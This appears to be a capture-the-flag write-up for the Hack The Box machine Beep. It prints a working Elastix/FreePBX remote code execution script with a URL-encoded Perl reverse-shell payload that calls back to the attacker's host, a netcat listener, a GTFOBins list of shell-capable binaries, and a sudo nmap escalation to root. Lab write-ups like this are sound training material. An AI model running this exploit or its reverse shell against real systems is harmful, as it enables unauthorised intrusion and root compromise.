
Packages: No packages published

Contributors 2: infosecjunky farxad · A1vinSmith Alvin Smith


The following is how we download the git repository with the Elastix exploit and run a netcat reverse shell with a listener on port 4444 and edit the python exploit file to point at the vulnerable HTB machine. Additionally, we have to edit the openssl.conf file in order for this exploit to work according to the README file in the Elastix exploit repo and then we can run the python exploit and receive our reverse shell.



```
#nsCaRevocationUrl              = http://www.domain.dom/ca-crl.pem
#nsBaseUrl
#nsRevocationUrl
#nsRenewalUrl
#nsCaPolicyUrl
#nsSslServerName

# This really needs to be in place for it to be a proxy certificate.
proxyCertInfo=critical,language:id-ppl-anyLanguage,pathlen:3,policy:foo

####################################################################
[ tsa ]

default_tsa = tsa_config1       # the default TSA section

[ tsa_config1 ]

# These are used by the TSA reply generation only.
dir             = ./demoCA              # TSA root directory
serial          = $dir/tsaserial        # The current serial number (mandatory)
crypto_device   = builtin               # OpenSSL engine to use for signing
signer_cert     = $dir/tsacert.pem      # The TSA signing certificate
                                        # (optional)
certs           = $dir/cacert.pem       # Certificate chain to include in reply
                                        # (optional)
signer_key      = $dir/private/tsakey.pem # The TSA private key (optional)
signer_digest  = sha256                 # Signing digest to use. (Optional)
default_policy  = tsa_policy1           # Policy if request did not specify it
                                        # (optional)
other_policies  = tsa_policy2, tsa_policy3      # acceptable policies (optional)
digests     = sha1, sha256, sha384, sha512  # Acceptable message digests (mandatory)
accuracy        = secs:1, millisecs:500, microsecs:100  # (optional)
clock_precision_digits  = 0     # number of digits after dot. (optional)
ordering                = yes   # Is ordering defined for timestamps?
                                # (optional, default: no)
tsa_name                = yes   # Must the TSA name be included in the reply?
                                # (optional, default: no)
ess_cert_id_chain       = no    # Must the ESS cert id chain be included?
                                # (optional, default: no)
ess_cert_id_alg         = sha1  # algorithm to compute certificate
                                # identifier (optional, default: sha1)
[default_conf]
ssl_conf = ssl_sect

[ssl_sect]
system_default = system_default_sect

[system_default_sect]
MinProtocol = None
#MinProtocol = TLSv1.2
CipherString = None
#CipherString = DEFAULT@SECLEVEL=2
"/etc/ssl/openssl.cnf" 364L, 11159B                                        364,1         Bot
[3] 0:openvpn  1:zsh  2:python- 3:nc  4:python  5:vim*          "vim /etc/ssl/openssl." 21:38 27-Feb-22
```




```
┌ 10.10.14.11  root@kali  /home/kali/Desktop/HTB/10.10.10.7/results/10.10.10.7/exploit/FreePBX-2.10.0---Elastix-2.2.0---Remote-Code-Execution  master ✔ 21:40
└ cat exploit.py
#exploit modified by infosecjunky
#https://infosecjunky.com

import urllib2
import ssl

rhost="10.10.10.7"
lhost="10.10.14.11"
lport=4444
extension="233"


ctx = ssl.SSLContext(ssl.PROTOCOL_TLSv1)
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE

# Reverse shell payload

url = 'https://'+str(rhost)+'/recordings/misc/callme_page.php?action=c&callmenum='+str(extension)+'@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSo
cket%3a%3aINET%28PeerAddr%2c%22'+str(lhost)+'%3a'+str(lport)+'%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A'

urllib2.urlopen(url,context=ctx)

# On Elastix, once we have a shell, we can escalate to root:
# root@bt:~# nc -lvp 443
# listening on [any] 443 ...
# connect to [172.16.254.223] from voip [172.16.254.72] 43415
# id
# uid=100(asterisk) gid=101(asterisk)
# sudo nmap --interactive

# Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
# Welcome to Interactive Mode -- press h <enter> for help
# nmap> !sh
# id
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
┌ 10.10.14.11  root@kali  /home/kali/Desktop/HTB/10.10.10.7/results/10.10.10.7/exploit/FreePBX-2.10.0---Elastix-2.2.0---Remote-Code-Execution  master ✔ 21:40
└ python2 exploit.py
Python script
exploit.py

[3] 0:openvpn  1:zsh* 2:python  3:nc- 4:python  5:zsh          "root@kali:/home/kali/" 21:40 27-Feb-22
```



```
root@kali  /home/kali
nc -nlvp 4444
listening on [any] 4444 ...
```


```
[3] 0:openvpn  1:zsh  2:python  3:zsh* 4:python- 5:zsh                "nc -nlvp 4444" 21:39 27-Feb-22
```



```
root@kali  /home/kali
nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.7] 59613
whoami
asterisk
pwd
/tmp
```


```
[3] 0:openvpn  1:zsh- 2:python  3:nc* 4:python  5:zsh                "nc -nlvp 4444" 21:40 27-Feb-22
```

First, it is important to get the user flag when receiving a reverse shell on a HTB machine. Then, we can enumerate the HTB Linux machine using common privilege escalation techniques such as looking at network connections or the commands that we are allowed to run with sudo privileges.




```
ls
bin
boot
dev
etc
home
lib
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tftpboot
tmp
usr
var
cd /home
ls -la
total 28
drwxr-xr-x  4 root       root       4096 Apr  7  2017 .
drwxr-xr-x 22 root       root       4096 Feb 27 16:44 ..
drwxrwxr-x  2 fanis      fanis      4096 Apr  7  2017 fanis
drwx------  2 spamfilter spamfilter 4096 Apr  7  2017 spamfilter
cd fanis
ls -la
total 32
drwxrwxr-x 2 fanis fanis 4096 Apr  7  2017 .
drwxr-xr-x 4 root  root  4096 Apr  7  2017 ..
-rw------- 1 fanis fanis  114 Apr  7  2017 .bash_history
-rw-r--r-- 1 fanis fanis   33 Apr  7  2017 .bash_logout
-rw-r--r-- 1 fanis fanis  176 Apr  7  2017 .bash_profile
-rw-r--r-- 1 fanis fanis  124 Apr  7  2017 .bashrc
-rw-rw-r-- 1 fanis fanis   33 Feb 27 16:44 user.txt
cat user.txt
65d5f10109c61acdc7ddb772cdefc123
```

tmux
File Actions Edit View Help
[3] 0:openvpn 1:zsh- 2:python 3:nc* 4:python 5:zsh
"nc -nlvp 4444" 19:51 27-Feb-22




```
sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
    LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY"

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
```

tmux
File Actions Edit View Help
[3] 0:openvpn 1:zsh- 2:python 3:nc* 4:python 5:zsh
"nc -nlvp 4444" 19:50 27-Feb-22



msgconv	File read SUID Sudo
msgfilter	Shell File read SUID Sudo
msgmerge	File read SUID Sudo
msguniq	File read SUID Sudo
mv	SUID Sudo
nasm	File read SUID Sudo
nawk	Shell Non-interactive reverse shell Non-interactive bind shell File write File read SUID Sudo Limited SUID
nice	Shell SUID Sudo
nl	File read SUID Sudo
nm	File read SUID Sudo
nmap	Shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read SUID Sudo Limited SUID
node	Shell Reverse shell Bind shell File upload File download File write File read SUID Sudo Capabilities
nohup	Shell Command SUID Sudo
od	File read SUID Sudo
openssl	Reverse shell File upload File download File write File read Library load SUID Sudo
openvpn	Shell File read SUID Sudo
paste	File read SUID Sudo
perf	Shell SUID Sudo
perl	Shell Reverse shell File read SUID Sudo Capabilities

Through enumeration, we are able to find that nmap is allowed to be run with sudo privileges is on GTFOBins and can help us achieve privilege escalation to gain admin rights to Beep. Moreover, by using the command `sudo nmap --interactive` as listed in GTFOBins we can gain a shell with admin rights within Beep and gain the root flag.



```
tftpboot
tmp
usr
var
cd /home
ls -la
total 28
drwxr-xr-x  4 root       root       4096 Apr  7  2017 .
drwxr-xr-x 22 root       root       4096 Feb 27 16:44 ..
drwxrwxr-x  2 fanis      fanis      4096 Apr  7  2017 fanis
drwx------  2 spamfilter spamfilter 4096 Apr  7  2017 spamfilter
cd fanis
ls -la
total 32
drwxrwxr-x 2 fanis fanis 4096 Apr  7  2017 .
drwxr-xr-x 4 root  root  4096 Apr  7  2017 ..
-rw------- 1 fanis fanis  114 Apr  7  2017 .bash_history
-rw-r--r-- 1 fanis fanis   33 Apr  7  2017 .bash_logout
-rw-r--r-- 1 fanis fanis  176 Apr  7  2017 .bash_profile
-rw-r--r-- 1 fanis fanis  124 Apr  7  2017 .bashrc
-rw-rw-r-- 1 fanis fanis   33 Feb 27 16:44 user.txt
cat user.txt
65d5f10109c61acdc7ddb772cdefc123
nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
python -c "import pty; pty.spawn('/bin/bash')"
bash-3.2$ cat /root/root.txt
cat /root/root.txt
cat: /root/root.txt: Permission denied
bash-3.2$ id
id
uid=100(asterisk) gid=101(asterisk)
bash-3.2$ exit
exit
exit
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
python -c "import pty; pty.spawn('/bin/bash')"
bash-3.2# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
bash-3.2# whoami
whoami
root
bash-3.2# cat /root/root.txt
cat /root/root.txt
24c27eca0c6ac163baafe2c2e9b6a7e5
bash-3.2#
[3] 0:openvpn  1:zsh- 2:python  3:nc* 4:python  5:zsh
```

Lessons Learned

Exploit Used:

```
Exploit: https://github.com/infosecjunky/FreePBX-2.10.0---Elastix-2.2.0--

FreePBX 2.10.0 / Elastix 2.2.0  - Remote Code Execution
```

Things to note:

```
Try different methods for breaking out of restricted shells and dont
always depend on lse for Linux privilege escalation
```